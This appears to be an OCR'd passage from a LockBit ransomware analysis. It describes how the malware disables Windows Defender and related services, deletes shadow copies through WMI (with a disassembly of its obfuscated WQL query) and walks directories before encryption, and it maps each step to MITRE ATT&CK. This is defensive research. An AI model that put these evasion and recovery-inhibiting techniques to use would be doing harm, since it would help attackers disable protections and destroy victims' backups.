
a. **Inhibit System Recovery** as **technique.**

21. Disabling windows Defender and other services:

Before wiping recycle bin lockbit launches a thread to disable windows defender and some other services which can be seen as follows:







Following are the services that are deleted while enumerating services:

Sppsvc ,wdboot, WnisDrv, WinDefend,wscsvc

So the mitre mapping for disabling defender and other services will be as follows :

#1 **Defense Evasion** as **tactic**


a. **Impair Defenses** as **technique.**


i. **Disable or Modify Tool** as **sub-technique**

22. Deleting Shadow Copies


Lockbit calls the **IWbemLocator::ConnectServer** method to connect with the **local ROOT\CIMV2** namespace and obtain the pointer to an **IWbemServices** object on the run time

.






The malware then calls the **IEnumWbemClassObject**::Next to enumerate through all shadow copies on the system, **IEnumWbemClassObject::**Get to get the ID of each shadow copies, and **IWbemServices::DeleteInstance** to delete them.





Dynamically it can be seen as follows:





00F17997 C700 49A0B8EF mov dword ptr ds:[eax],EFB8A049 eax:L"SELECT * FROM Win32_ShadowCopy"
00F1799D C740 04 00A0FCEF mov dword ptr ds:[eax+4],EFFCA000 eax+4:L"LECT * FROM Win32_ShadowCopy"
00F179A4 6A 02 push 2
00F179A6 50 push eax eax:L"SELECT * FROM Win32_ShadowCopy"
00F179A7 E8 9498FFFF call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.F11240
00F179AC 8D85 E8FEFFFF lea eax,dword ptr ss:[ebp-118]
00F179B2 C700 53A0B9EF mov dword ptr ds:[eax],EFB9A053 eax:L"SELECT * FROM Win32_ShadowCopy"
00F179B8 C740 04 4CA0B9EF mov dword ptr ds:[eax+4],EFB9A04C eax+4:L"LECT * FROM Win32_ShadowCopy"
00F179BF C740 08 43A0A8EF mov dword ptr ds:[eax+8],EFA8A043 eax+8:L"CT * FROM Win32_ShadowCopy"
00F179C6 C740 0C 20A0D6EF mov dword ptr ds:[eax+C],EFD6A020 eax+C:L" * FROM Win32_ShadowCopy"
00F179CD C740 10 20A0BAEF mov dword ptr ds:[eax+10],EFBAA020 eax+10:L" FROM Win32_ShadowCopy"
00F179D4 C740 14 52A0B3EF mov dword ptr ds:[eax+14],EFB3A052 eax+14:L"ROM Win32_ShadowCopy"
00F179DB C740 18 4DA0DCEF mov dword ptr ds:[eax+18],EFDCA04D eax+18:L"M Win32_ShadowCopy"
00F179E2 C740 1C 57A095EF mov dword ptr ds:[eax+1C],EF95A057 eax+1C:L"Win32_ShadowCopy"
00F179E9 C740 20 6EA0CFEF mov dword ptr ds:[eax+20],EFCFA06E eax+20:L"n32_ShadowCopy"
00F179F0 C740 24 32A0A3EF mov dword ptr ds:[eax+24],EFA3A032 eax+24:L"2_ShadowCopy"
00F179F7 C740 28 53A094EF mov dword ptr ds:[eax+28],EF94A053 eax+28:L"ShadowCopy"
00F179FE C740 2C 61A098EF mov dword ptr ds:[eax+2C],EF98A061 eax+2C:L"adowCopy"
00F17A05 C740 30 6FA08BEF mov dword ptr ds:[eax+30],EF8BA06F eax+30:L"owCopy"
00F17A0C C740 34 43A093EF mov dword ptr ds:[eax+34],EF93A043 eax+34:L"Copy"
00F17A13 C740 38 70A085EF mov dword ptr ds:[eax+38],EF85A070
00F17A1A C740 3C 00A0FCEF mov dword ptr ds:[eax+3C],EFFCA000
00F17A21 6A 10 push 10
00F17A23 50 push eax eax:L"SELECT * FROM Win32_ShadowCopy"
00F17A24 E8 1798FFFF call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.F11240
00F17A29 8D85 64FFFFFF lea eax,dword ptr ss:[ebp-9C]
00F17A2F C700 57A0ADEF mov dword ptr ds:[eax],EFADA057 eax:L"SELECT * FROM Win32_ShadowCopy"

WQL


00F17A3C 6A 02 push 2
00F17A3E 50 push eax eax:L"Win32_ShadowCopy.ID='%s'"
00F17A3F E8 FC97FFFF call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.F11240
00F17A44 8D85 28FFFFFF lea eax,dword ptr ss:[ebp-D8]
00F17A4A C700 57A095EF mov dword ptr ds:[eax],EF95A057 eax:L"Win32_ShadowCopy.ID='%s'"
00F17A50 C740 04 6EA0CFEF mov dword ptr ds:[eax+4],EFCFA06E eax+4:L"n32_ShadowCopy.ID='%s'"
00F17A57 C740 08 32A0A3EF mov dword ptr ds:[eax+8],EFA3A032 eax+8:L"2_ShadowCopy.ID='%s'"
00F17A5E C740 0C 53A094EF mov dword ptr ds:[eax+C],EF94A053 eax+C:L"ShadowCopy.ID='%s'"
00F17A65 C740 10 61A098EF mov dword ptr ds:[eax+10],EF98A061 eax+10:L"adowCopy.ID='%s'"
00F17A6C C740 14 6FA08BEF mov dword ptr ds:[eax+14],EF8BA06F eax+14:L"owCopy.ID='%s'"
00F17A73 C740 18 43A093EF mov dword ptr ds:[eax+18],EF93A043 eax+18:L"Copy.ID='%s'"
00F17A7A C740 1C 70A085EF mov dword ptr ds:[eax+1C],EF85A070 eax+1C:L"py.ID='%s'"
00F17A81 C740 20 2EA0B5EF mov dword ptr ds:[eax+20],EFB5A02E eax+20:L".ID='%s'"
00F17A88 C740 24 44A0C1EF mov dword ptr ds:[eax+24],EFC1A044 eax+24:L"D='%s'"
00F17A8F C740 28 27A0D9EF mov dword ptr ds:[eax+28],EFD9A027 eax+28:L"'%s'"
00F17A96 C740 2C 73A0DBEF mov dword ptr ds:[eax+2C],EFDBA073
00F17A9D C740 30 00A0FCEF mov dword ptr ds:[eax+30],EFFCA000
00F17AA4 6A 0D push D
00F17AA6 50 push eax eax:L"Win32_ShadowCopy.ID='%s'"
00F17AA7 E8 9497FFFF call 0845a8c3be602a72e23a155b23ad554495bd558fa79e1bb849aa75f79d069194.F11240
00F17AAC 8D45 F8 lea eax,dword ptr ss:[ebp-8]
00F17AAF 50 push eax eax:L"Win32_ShadowCopy.ID='%s'"


74F426C0 8BFF mov edi,edi CoSetProxyBlanket
74F426C2 55 push ebp
74F426C3 8BEC mov ebp,esp
74F426C5 51 push ecx
74F426C6 56 push esi
74F426C7 8B75 08 mov esi,dword ptr ss:[ebp+8]
74F426CA 85F6 test esi,esi
74F426CC 0F84 BDB60800 je combase.74FCDD8F
74F426D2 8B06 mov eax,dword ptr ds:[esi]
74F426D4 57 push edi
74F426D5 8B38 mov edi,dword ptr ds:[eax]
EAX 74F426C0 <combase.CoSetProxyBlanket>
EBX 00000000
ECX 7FE75670
EDX 01380000
EBP 0369F9A8
ESP 0369F7BC
ESI 00F1782C 0845a8c3be602a72e23a155b23ad5
EDI 00F1782C 0845a8c3be602a72e23a155b23ad5
EIP 74F426C0 <combase.CoSetProxyBlanket>



So the mitre mapping will be as follows :

#1 **Execution** as **tactic**

a. **Windows Management Instruction** as **technique.**

Also the mitre mapping for impact will be as follows :

#1 **Impact** as **tactic**


a. **Inhibit System Recovery** as **technique.**

23. Encryption Parent Thread:


23.1 Processing Directories:


This parent thread function receives a parameter of a file/directory path. It first checks if this path is a directory or not.

If the path is a directory, the malware escalates the parent thread's base priority level to THREAD_PRIORITY_HIGHEST.




It avoids all files and sub-directories with names "." and "." and with the attributes FILE_ATTRIBUTE_REPARSE_POINT and FILE_ATTRIBUTE_SYSTEM on the run time.






23.2 Checking Folder Names and Extension:

If malware finds a sub-directory, it checks if the hash of the name of the directory is in the FOLDER_HASHES_TO_AVOID list or if the name is “windows .



If it finds a file, the filename is checked against the FILE_HASHES_TO_AVOID list and the file extension is checked against the EXTENSION_HASHES_TO_AVOID list.




So the mitre mapping for directory Processing will be as follows :

#1 **Discovery** as **tactic**

a. **File and Directory Discovery** as **technique.**

